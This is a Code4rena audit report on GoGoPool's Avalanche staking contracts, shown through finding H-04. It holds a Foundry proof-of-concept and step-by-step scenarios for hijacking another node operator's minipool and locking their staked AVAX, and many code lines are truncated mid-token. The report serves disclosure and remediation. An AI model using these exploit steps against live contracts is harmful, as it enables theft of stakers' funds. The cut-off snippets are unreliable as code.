GoGoPool contest
Findings & Analysis Report

2023-03-21

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the GoGoPool smart contract system written in Solidity. The audit contest took place between December 15—January 3 2023.

Following the C4 audit contest, 3 wardens (hansfriese, RaymondFam, and ladboy233) reviewed the mitigations for all identified issues; the mitigation review report is appended below the audit contest report.

Wardens

114 Wardens contributed reports to the GoGoPool contest:

1. 0Kage
2. 0x73696d616f

3. 0xLad
4. 0xNazgul
5. 0xSmartContract
6. 0xbepresent
7. 0xc0ffEE
8. 0xdeadbeef0x
9. 0xhunter
10. 0xmint
11. AkshaySrivastav
12. Allarious
13. Arbor-Finance (namaskar and bookland)
14. Atarpara
15. Aymen0909
16. Bnke0x0
17. Breeje
18. Ch_301
19. Czar102
20. Deivitto
21. Faith
22. Franfran
23. HE1M
24. HollaDieWaldfee
25. lllllll
26. Jeiwan
27. Josiah
28. KmanOfficial
29. Lirios
30. Manboy
31. Matin

32. NoamYakov
33. Nyx
34. PaludoX0
35. Qeew
36. RaymondFam
37. Rolezn
38. SEVEN
39. Saintcode_
40. SamGMK
41. SmartSek (0xDjango and hake)
42. TomJ
43. V_B (Barichek and vlad_bochok)
44. WatchDogs
45. __141345__
46. adriro
47. ak1
48. ast3ros
49. aviggiano
50. betweenETHlines
51. bin2chen
52. brgltd
53. btk
54. c3phas
55. camdengrieh
56. caventa
57. cccz
58. chaduke
59. ck
60. clems4ever

61. codeislight
62. cozzetti
63. cryptonue
64. cryptostellar5
65. csanuragjain
66. danyams
67. datapunk
68. dic0de
69. eierina
70. enckrish
71. fatherOfBlocks
72. fs0c
73. gz627
74. hansfriese
75. hihen
76. imare
77. immeas
78. jadezti
79. joestakey
80. kaliberpoziomka8552
81. kartkhira
82. kiki_dev
83. koxuan
84. ladboy233
85. latt1ce
86. lukris02
87. mert_eren
88. minhtrng
89. mookimgo

90. nadin
91. nameruse
92. neumo
93. nogo
94. pauliax
95. peakbolt
96. peanuts
97. peritoflores
98. rvierdiiev
99. sces60107
100. shark
101. simon135
102. sk8erboy
103. slowmoses
104. stealthyz
105. supernova
106. tonisives
107. unforgiven
108. wagmi
109. wallstreetvilkas
110. yixxas
111. yongskiws

This contest was judged by Alex the Entreprenerd.

Final report assembled by liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 28 unique vulnerabilities. Of these vulnerabilities, 6 received a risk rating in the category of HIGH severity and 22 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 15 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 12 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 GoGoPool contest repository, and is composed of 18 smart contracts written in the Solidity programming language and includes 2,040 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website, specifically our section on Severity Categorization.

High Risk Findings (6)

[H-01] AVAX Assigned High Water is updated incorrectly

Submitted by hansfriese, *also found by* unforgiven, wagmi, betweenETHlines, Allarious, HollaDieWaldfee, *and* chaduke

contracts/contract/MinipoolManager.sol#L374

Node operators can manipulate the assigned high water to be higher than the actual.

Proof of Concept

The protocol rewards node operators according to the `AVAXAssignedHighWater` that is the maximum amount assigned to the specific staker during the reward cycle.

In the function `MinipoolManager.recordStakingStart()`, the `AVAXAssignedHighWater` is updated as below.

MinipoolManager.sol

```
349:     function recordStakingStart(
350:             address nodeID,
351:             bytes32 txID,
352:             uint256 startTime
353:     ) external {
354:             int256 minipoolIndex = onlyValidMultisig(nodeID)
355:             requireValidStateTransition(minipoolIndex, Minip
356:             if (startTime > block.timestamp) {
357:                     revert InvalidStartTime();
358:             }
359:
360:             setUint(keccak256(abi.encodePacked("minipool.ite
361:             setBytes32(keccak256(abi.encodePacked("minipool.
362:             setUint(keccak256(abi.encodePacked("minipool.ite
363:
364:             // If this is the first of many cycles, set the
365:             uint256 initialStartTime = getUint(keccak256(abi
366:             if (initialStartTime == 0) {
367:                     setUint(keccak256(abi.encodePacked("mini
368:             }
369:
370:             address owner = getAddress(keccak256(abi.encodeP
371:             uint256 avaxLiquidStakerAmt = getUint(keccak256(
372:             Staking staking = Staking(getContractAddress("St
373:             if (staking.getAVAXAssignedHighWater(owner) < st
374:                     staking.increaseAVAXAssignedHighWater(ow
375:             }
376:
377:             emit MinipoolStatusChanged(nodeID, MinipoolStatu
378:     }
```

In the line #373, if the current assigned AVAX is greater than the owner's `AVAXAssignedHighWater`, it is increased by `avaxLiquidStakerAmt`. But this is supposed to be updated to `staking.getAVAXAssigned(owner)` rather than being increased by the amount.

Example: The node operator creates a minipool with 1000AVAX via `createMinipool(nodeID, 2 weeks, delegationFee, 1000*1e18)`.
On creation, the assigned AVAX for the operator will be 1000AVAX.
If the Rialtor calls `recordStakingStart()`, `AVAXAssignedHighWater` will be updated to 1000AVAX. After the validation finishes, the operator creates another minipool with 1500AVAX this time. Then on `recordStakingStart()`, `AVAXAssignedHighWater` will be updated to 2500AVAX by increasing 1500AVAX because the current assigned AVAX is 1500AVAX which is higher than the current `AVAXAssignedHighWater=1000AVAX`.
This is wrong because the actual highest assigned amount is 1500AVAX.
Note that `AVAXAssignedHighWater` is reset only through the function `calculateAndDistributeRewards` which can be called after `RewardsCycleSeconds=28 days`.

Recommended Mitigation Steps

Call `staking.resetAVAXAssignedHighWater(owner)` instead of calling `increaseAVAXAssignedHighWater()`.

```
MinipoolManager.sol
373:            if (staking.getAVAXAssignedHighWater(owner) < st
374:                    staking.resetAVAXAssignedHighWater(owner
375:            }
```

[emersoncloud (GoGoPool) confirmed]

[Franfran (warden) commented]:

> Can we take some extra considerations here please?
> Discussed with @0xju1ie (GoGoPool) about this specific issue, and this was the answer:

(*it* is AVAXAssignedHighWater)

```
It increases on a per minipool basis right now, increasing basec
If it was to just update the AVAXAssignedHighWater to getAVAXAss

EX for how it is now:
1. create minipool1, assignedAvax = 1k, high water= 0
2. create minipool2, assignedAvax =1k, high water = 0
3. record start for minipool1, highwater -> 1k
4.  record start for minipool2, highwater -> 2k

EX for how your suggestion could be exploited:
1. create minipool1, assignedAvax = 1k, high water= 0
2. create minipool2, assignedAvax =1k, high water = 0
3. record start for minipool1, highwater -> 2k
4.  cancel minipool2, highwater -> 2k

if we used only avax assigned for that case then it would mess u
```

0xju1ie (GoGoPool) commented:

> Their example in the proof of concept section is correct, and we have decided that this is not the ideal behavior and thus this is a bug. However, their recommended mitigation steps would create other issues, as highlighted by what @Franfran said. We intend to solve this issue differently than what they suggested.

Alex the Entreprenerd (judge) commented:

> The Warden has shown a flaw in the way `increaseAVAXAssignedHighWater` is used, which can be used to:
>
> - Inflate the amount of AVAX
> - With the goal of extracting more rewards than intended
>
> I believe that the finding highlights both a way to extract further rewards as well as broken accounting.
>
> For this reason I agree with High Severity.

emersoncloud (GoGoPool) mitigated:

> New variable to track validating avax: multisig-labs/gogopool#25

Status: Mitigation confirmed with comments. Full details in report from RaymondFam.

[H-02] ProtocolDAO lacks a method to take out GGP

Submitted by bin2chen, *also found by* AkshaySrivastav, hansfriese, hansfriese, caventa, shark, RaymondFam, csanuragjain, rvierdiiev, *and* cozzetti

contracts/contract/Staking.sol#L379-L383

ProtocolDAO implementation does not have a method to take out GGP. So it can't handle ggp unless it updates ProtocolDAO.

Proof of Concept

recordStakingEnd() will pass the rewards of this reward.
"If the validator is failing at their duties, their GGP will be slashed and used to compensate the loss to our Liquid Stakers"

At this point slashGGP() will be executed and the GGP will be transferred to "ProtocolDAO"

staking.slashGGP():

```
function slashGGP(address stakerAddr, uint256 ggpAmt) public
    Vault vault = Vault(getContractAddress("Vault"));
    decreaseGGPStake(stakerAddr, ggpAmt);
    vault.transferToken("ProtocolDAO", ggp, ggpAmt);
}
```

But the current ProtocolDAO implementation does not have a method to take out GGP. So it can't handle ggp unless it updates ProtocolDAO

Recommended Mitigation Steps

1.transfer GGP to ClaimProtocolDAO
or
2.Similar to ClaimProtocolDAO, add spend method to retrieve GGP

```
contract ProtocolDAO is Base {
...

+    function spend(
+        address recipientAddress,
+        uint256 amount
+    ) external onlyGuardian {
+        Vault vault = Vault(getContractAddress("Vault"));
+        TokenGGP ggpToken = TokenGGP(getContractAddress("TokenG
+
+        if (amount == 0 || amount > vault.balanceOfToken("Protoc
+            revert InvalidAmount();
+        }
+
+        vault.withdrawToken(recipientAddress, ggpToken, amount)
+
+        emit GGPTokensSentByDAOProtocol(address(this), recipier
+    }
```

Alex the Entreprenerd (judge) increased severity to High and commented:

> The Warden has shown how, due to a lack of `sweep` the default contract for fee handling will be unable to retrieve tokens sent to it.
>
> While the issue definitely would have been discovered fairly early in Prod, the in-scope system makes it clear that the funds would have been sent to ProtocolDAO.sol and would have been lost indefinitely.
>
> For this reason, I believe the finding to be of High Severity.

emersoncloud (GoGoPool) commented:

> Acknowledged.
>
> Thanks for the report. This is something we're aware of and are not going to fix at the moment.

> The funds are transferred to the Vault and the ProtocolDAO contract is upgradeable. Therefore in the future we can upgrade the contract to spend the Vault GGP tokens to return funds to Liquid Stakers.

> We expect slashing to be a rare event and might have some manual steps involved in the early days of the protocol to do this process if it occurs.

[H-03] Node operator is getting slashed for full duration even though rewards are distributed based on a 14 day cycle

Submitted by immeas, *also found by* Allarious, ast3ros, unforgiven, Josiah, SmartSek, Franfran, HollaDieWaldfee, RaymondFam, *and* 0xdeadbeef0x

contracts/contract/MinipoolManager.sol#L673-L675

A node operator sends in the amount of duration they want to stake for. Behind the scenes Rialto will stake in 14 day cycles and then distribute rewards.

If a node operator doesn't have high enough availability and doesn't get any rewards, the protocol will slash their staked `GGP`. For calculating the expected rewards that are missed however, the full duration is used:

```
File: MinipoolManager.sol

557:     function getExpectedAVAXRewardsAmt(uint256 duration, uir
558:             ProtocolDAO dao = ProtocolDAO(getContractAddress
559:             uint256 rate = dao.getExpectedAVAXRewardsRate();
560:             return (avaxAmt.mulWadDown(rate) * duration) / 3
561:     }

...

670:     function slash(int256 index) private {

...

673:             uint256 duration = getUint(keccak256(abi.encodeP
674:             uint256 avaxLiquidStakerAmt = getUint(keccak256(
675:             uint256 expectedAVAXRewardsAmt = getExpectedAVAX
676:             uint256 slashGGPAmt = calculateGGPSlashAmt(expec
```

This is unfair to the node operator because the expected rewards is from a 14 day cycle.

Also, If they were to be unavailable again, in a later cycle, they would get slashed for the full duration once again.

Impact

A node operator staking for a long time is getting slashed for an unfairly large amount if they aren't available during a 14 day period.

The protocol also wants node operators to stake in longer periods: https://multisiglabs.notion.site/Known-Issues-42e2f733daf24893a93ad31100f4cd98

> Team Comment:

- This can only be taken advantage of when signing up for 2-4 week validation periods. **Our protocol is incentivizing nodes to sign up for 3-12 month validation periods.** If the team notices this mechanic being abused, Rialto may update its GGP reward calculation to disincentive this behavior.

This slashing amount calculation incentives the node operator to sign up for the shortest period possible and restake themselves to minimize possible losses.

Proof of Concept

Test in `MinipoolManager.t.sol`:

```
function testRecordStakingEndWithSlashHighDuration() pub
        uint256 duration = 365 days;
        uint256 depositAmt = 1000 ether;
        uint256 avaxAssignmentRequest = 1000 ether;
        uint256 validationAmt = depositAmt + avaxAssignm
        uint128 ggpStakeAmt = 200 ether;

        vm.startPrank(nodeOp);
        ggp.approve(address(staking), MAX_AMT);
        staking.stakeGGP(ggpStakeAmt);
        MinipoolManager.Minipool memory mp1 = createMini
        vm.stopPrank();
```

```
        address liqStaker1 = getActorWithTokens("liqStak
        vm.prank(liqStaker1);
        ggAVAX.depositAVAX{value: MAX_AMT}();

        vm.prank(address(rialto));
        minipoolMgr.claimAndInitiateStaking(mp1.nodeID);

        bytes32 txID = keccak256("txid");
        vm.prank(address(rialto));
        minipoolMgr.recordStakingStart(mp1.nodeID, txID,

        skip(2 weeks); // a two week cycle

        vm.prank(address(rialto));
        minipoolMgr.recordStakingEnd{value: validationAm

        assertEq(vault.balanceOf("MinipoolManager"), dep

        int256 minipoolIndex = minipoolMgr.getIndexOf(mp
        MinipoolManager.Minipool memory mp1Updated = mir
        assertEq(mp1Updated.status, uint256(MinipoolStat
        assertEq(mp1Updated.avaxTotalRewardAmt, 0);
        assertTrue(mp1Updated.endTime != 0);

        assertEq(mp1Updated.avaxNodeOpRewardAmt, 0);
        assertEq(mp1Updated.avaxLiquidStakerRewardAmt, (

        assertEq(minipoolMgr.getTotalAVAXLiquidStakerAmt

        assertEq(staking.getAVAXAssigned(mp1Updated.owne
        assertEq(staking.getMinipoolCount(mp1Updated.owr

        // log slash amount
        console.log("slashedAmount",mp1Updated.ggpSlashA
    }
```

Slashed amount for a `365 days` duration is `100 eth` (10%). However, where they to stake for the minimum time, `14 days` the slashed amount would be only ~ `3.8 eth`.

Tools Used

vs code, forge

Recommended Mitigation Steps

Either hard code the duration to 14 days for calculating expected rewards or calculate the actual duration using `startTime` and `endTime`.

0xju1ie (GoGoPool) confirmed

Alex the Entreprenerd (judge) increased severity to High and commented:

> The Warden has shown an incorrect formula that uses the `duration` of the pool for slashing.
>
> The resulting loss can be up to 26 times the yield that should be made up for.
>
> Because the:
>
> - Math is incorrect
> - Based on intended usage
> - Impact is more than an order of magnitude off
> - Principal is impacted (not just loss of yield)
>
> I believe the most appropriate severity to be High.

emersoncloud (GoGoPool) mitigated:

> Base slash on validation period not full duration: multisig-labs/gogopool#41

Status: Mitigation confirmed by RaymondFam and hansfriese.

[H-04] Hijacking of node operators minipool causes loss of staked funds

Submitted by 0xdeadbeef0x, *also found by* bin2chen, datapunk, 0xmint, Lirios, AkshaySrivastav, adriro, ak1, IIIIIII, pauliax, imare, imare, immeas, sces60107, peritoflores, wagmi, Jeiwan, sk8erboy, unforgiven, caventa, yixxas, Franfran, clems4ever, Ch_301, Allarious, 0xc0ffEE, 0Kage, kaliberpoziomka8552,

kaliberpoziomka8552, HollaDieWaldfee, wallstreetvilkas, stealthyz, cozzetti, rvierdiiev, ladboy233, chaduke, chaduke, *and* Manboy

A malicious actor can hijack a minipool of any node operator that finished the validation period or had an error.

The impacts:

1. Node operators staked funds will be lost (Loss of funds)
2. Hacker can hijack the minipool and retrieve rewards without hosting a node. (Theft of yield)

2.1 See scenario #2 comment for dependencies

Proof of Concept

Background description

The protocol created a state machine that validates transitions between minipool states. For this exploit it is important to understand three states:

1. `Prelaunch` - This state is the initial state when a minipool is created. The created minipool will have a status of `Prelaunch` until liquid stakers funds are matched and `rialto` stakes 2000 AVAX into Avalanche.
2. `Withdrawable` - This state is set when the 14 days validation period is over. In this state:
   2.1. `rialto` returned 1000 AVAX to the liquid stakers and handled reward distribution.
   2.2. Node operators can withdraw their staked funds and rewards.
   2.3. If the node operator signed up for a duration longer than 14 days `rialto` will recreate the minipool and stake it for another 14 days.
3. `Error` - This state is set when `rialto` has an issue to stake the funds in Avalanche

The state machine allows transitions according the `requireValidStateTransition` function: https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L164

```
    function requireValidStateTransition(int256 minipoolIndex, M
------
        } else if (currentStatus == MinipoolStatus.Withdrawable
                isValid = (to == MinipoolStatus.Finished || to =
        } else if (currentStatus == MinipoolStatus.Finished || c
                // Once a node is finished/canceled, if they re-
                isValid = (to == MinipoolStatus.Prelaunch);
------
```

In the above restrictions, we can see that the following transitions are allowed:

1. From `Withdrawable` state to `Prelaunch` state. This transition enables `rialto` to call `recreateMinipool`
2. From `Finished` state to `Prelaunch` state. This transition allows a node operator to re-use their nodeID to stake again in the protocol.
3. From `Error` state to `Prelaunch` state. This transition allows a node operator to re-use their nodeID to stake again in the protocol after an error.

#2 is a needed capability, therefore `createMinipool` allows overriding a minipool record if: `nodeID` already exists and transition to `Prelaunch` is permitted

`createMinipool`:
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L242

```
        function createMinipool(
                address nodeID,
                uint256 duration,
                uint256 delegationFee,
                uint256 avaxAssignmentRequest
        ) external payable whenNotPaused {
---------
                // Create or update a minipool record for nodeII
                // If nodeID exists, only allow overwriting if r
                //              (completed its validation perioc
                int256 minipoolIndex = getIndexOf(nodeID);
                if (minipoolIndex != -1) {
                        requireValidStateTransition(minipoolInde
```

```
                        resetMinipoolData(minipoolIndex);
    ----------
                setUint(keccak256(abi.encodePacked("minipool.ite
    ----------
                setAddress(keccak256(abi.encodePacked("minipool.
    ----------
            }
```

THE BUG: `createMinipool` can be called by **Anyone** with the `nodeID` of any node operator.

If `createMinipool` is called at the `Withdrawable` state or `Error` state:

- The transaction will be allowed
- The owner of the minipool will be switched to the caller.

Therefore, the minipool is hijacked and the node operator will not be able to withdraw their funds.

Exploit scenarios

As shown above, an attacker can **always** hijack the minipool and lock the node operators funds.

1. Cancel the minipool
2. Earn rewards on behalf of original NodeOp

Scenario #1 - Cancel the minipool


A hacker can hijack the minipool and immediately cancel the pool after a 14 day period is finished or an error state. Results:


1. Node operator will lose all his staked AVAX
   1.1. This can be done by a malicious actor to **ALL** GoGoPool stakers to lose their funds in a period of 14 days.
2. Hacker will not lose anything and not gain anything.

Consider the following steps:

1. Hacker creates a node and creates a minipool `node-1337`.
2. NodeOp registers a nodeID `node-123` and finished the 14 days stake period. State is `Withdrawable`.
3. Hacker calls `createMinipool` with `node-123` and deposits 1000 AVAX. Hacker is now owner of the minipool
4. Hacker calls `cancelMinipool` of `node-123` and receives his staked 1000 AVAX.
5. NodeOp cannot withdraw his staked AVAX as NodeOp is no longer the owner.
6. Hacker can withdraw staked AVAX for both `node-1337` and `node-123`

The above step #1 is **not** necessary but allow the hacker to immediately cancel the minipool without waiting 5 days.
(See other submitted bug #211: “Anti griefing mechanism can be bypassed”)





Scenario #2 - Use node of node operator

In this scenario the NodeOp registers for a duration longer then 14 days. The hacker will hijack the minipool after 14 days and earn rewards on behalf of the node operators node for the rest of the duration.
As the NodeOp registers for a longer period of time, it is likely he will not notice he is not the owner of the minipool and continue to use his node to validate Avalanche.

Results:

1. Node operator will lose all his staked AVAX
2. Hacker will gain rewards for staking without hosting a node

Important to note:

- This scenario is only possible if `recordStakingEnd` and `recreateMinipool` are **not** called in the same transaction by `rialto`.
- During the research the sponsor has elaborated that they plan to perform the calls in the same transaction.
- The sponsor requested to submit issues related to `recordStakingEnd` and `recreateMinipool` single/multi transactions for information and clarity anyway.

Consider the following steps:

1. Hacker creates a node and creates a minipool `node-1337`.
2. NodeOp registers a nodeID `node-123` for 28 days duration and finished the 14 days stake period. State is `Withdrawable`.

3. Hacker calls `createMinipool` with `node-1234` and deposits 1000 AVAX. Hacker is now owner of minipool
4. Rialto calls `recreateMinipool` to restake the minipool in Avalanche. (This time: the owner is the hacker, the hardware is NodeOp)
5. 14 days have passed, hacker can withdraw the rewards and 1000 staked AVAX
6. NodeOps cannot withdraw staked AVAX.

Foundry POC

The POC will demonstrate scenario #1.

Add the following test to `MinipoolManager.t.sol`:
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/test/unit/MinipoolManager.t.sol#L175

```
function testHijackMinipool() public {
        uint256 duration = 2 weeks;
        uint256 depositAmt = 1000 ether;
        uint256 avaxAssignmentRequest = 1000 ether;
        uint256 rewards = 10 ether;
        uint256 expectedRewards = (rewards/2)+(rewards/2
        uint256 validationAmt = depositAmt + avaxAssignm
        uint128 ggpStakeAmt = 100 ether;
        address hacker = address(0x1337);
        // Fund hacker with exact AVAX and gpp
        vm.deal(hacker, depositAmt*2);
        dealGGP(hacker, ggpStakeAmt);
        // Fund nodeOp with exact AVAX and gpp
        nodeOp = address(0x123);
        vm.deal(nodeOp, depositAmt);
        dealGGP(nodeOp, ggpStakeAmt);

        // fund ggAVAX
        address lilly = getActorWithTokens("lilly", MAX_
        vm.prank(lilly);
        ggAVAX.depositAVAX{value: MAX_AMT}();
        assertEq(lilly.balance, 0);

        vm.startPrank(hacker);
        // Hacker stakes GGP
```

```
ggp.approve(address(staking), ggpStakeAmt);
staking.stakeGGP(ggpStakeAmt);

// Create minipool for hacker
MinipoolManager.Minipool memory hackerMp = creat
vm.stopPrank();

vm.startPrank(nodeOp);
// nodeOp stakes GGP
ggp.approve(address(staking), ggpStakeAmt);
staking.stakeGGP(ggpStakeAmt);

// Create minipool for nodeOp
MinipoolManager.Minipool memory nodeOpMp = creat
vm.stopPrank();

// Rialto stakes both hackers and nodeOp in aval
vm.startPrank(address(rialto));
minipoolMgr.claimAndInitiateStaking(nodeOpMp.noc
minipoolMgr.claimAndInitiateStaking(hackerMp.noc

// Update that staking has started
bytes32 txID = keccak256("txid");
minipoolMgr.recordStakingStart(nodeOpMp.nodeID,
minipoolMgr.recordStakingStart(hackerMp.nodeID,

// Skip 14 days of staking duration
skip(duration);

// Update that staking has ended and funds are w
minipoolMgr.recordStakingEnd{value: validationAm
minipoolMgr.recordStakingEnd{value: validationAm
vm.stopPrank();

/// NOW STATE: WITHDRAWABLE ///

vm.startPrank(hacker);
// Hacker creates a minipool using nodeID of noc
// Hacker is now the owner of nodeOp minipool
minipoolMgr.createMinipool{value: depositAmt}(no

// Hacker immediatally cancels the nodeOp minipo
minipoolMgr.cancelMinipool(nodeOpMp.nodeID);
assertEq(hacker.balance, depositAmt);
// Hacker withdraws his own minipool and receive
minipoolMgr.withdrawMinipoolFunds(hackerMp.nodeI
```

```
                assertEq(hacker.balance, depositAmt + depositAmt

                // Hacker withdraws his staked ggp
                staking.withdrawGGP(ggpStakeAmt);
                assertEq(ggp.balanceOf(hacker), ggpStakeAmt);
                vm.stopPrank();

                vm.startPrank(nodeOp);
                // NodeOp tries to withdraw his funds from the m
                // Transaction reverts because NodeOp is not the
                vm.expectRevert(MinipoolManager.OnlyOwner.select
                minipoolMgr.withdrawMinipoolFunds(nodeOpMp.nodeI

                // NodeOp can still release his staked gpp
                staking.withdrawGGP(ggpStakeAmt);
                assertEq(ggp.balanceOf(nodeOp), ggpStakeAmt);
                vm.stopPrank();
        }
```

To run the POC, execute:

```
forge test -m testHijackMinipool -v
```

Expected output:

```
Running 1 test for test/unit/MinipoolManager.t.sol:MinipoolManag
[PASS] testHijackMinipool() (gas: 2346280)
Test result: ok. 1 passed; 0 failed; finished in 9.63s
```

Tools Used

VS Code, Foundry

Recommended Mitigation Steps

Fortunately, the fix is very simple.

The reason `createMinipool` is called with an existing `nodeID` is to re-use the `nodeID` again with the protocol. GoGoPool can validate that the owner is the same

address as the calling address. GoGoPool have already implemented a function that does this: `onlyOwner(index)`.

Consider placing `onlyOwner(index)` in the following area:
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L243

```
        function createMinipool(
                address nodeID,
                uint256 duration,
                uint256 delegationFee,
                uint256 avaxAssignmentRequest
        ) external payable whenNotPaused {
----------
                int256 minipoolIndex = getIndexOf(nodeID);
                if (minipoolIndex != -1) {
                        onlyOwner(minipoolIndex); // AUDIT: ADDI
----------
                } else {
----------
        }
```

Alex the Entreprenerd (judge) commented:

> The Warden has shown how, due to a lax check for State Transition, a Pool ID can be hijacked, causing the loss of the original deposit

> Because the attack is contingent on a logic flaw and can cause a complete loss of Principal, I agree with High Severity.

> Separate note: I created issue 904. For the Finding 2 of this report, please refrain from grouping findings especially when they use different functions and relate to different issues.

emersoncloud (GoGoPool) mitigated:

> Atomically recreate minipool to not allow hijack: multisig-labs/gogopool#23

Status: Mitigation confirmed, but a new medium severity issue was found. Full details in report from hansfriese, and also included in Mitigation Review section below.

[H-05] Inflation of ggAVAX share price by first depositor

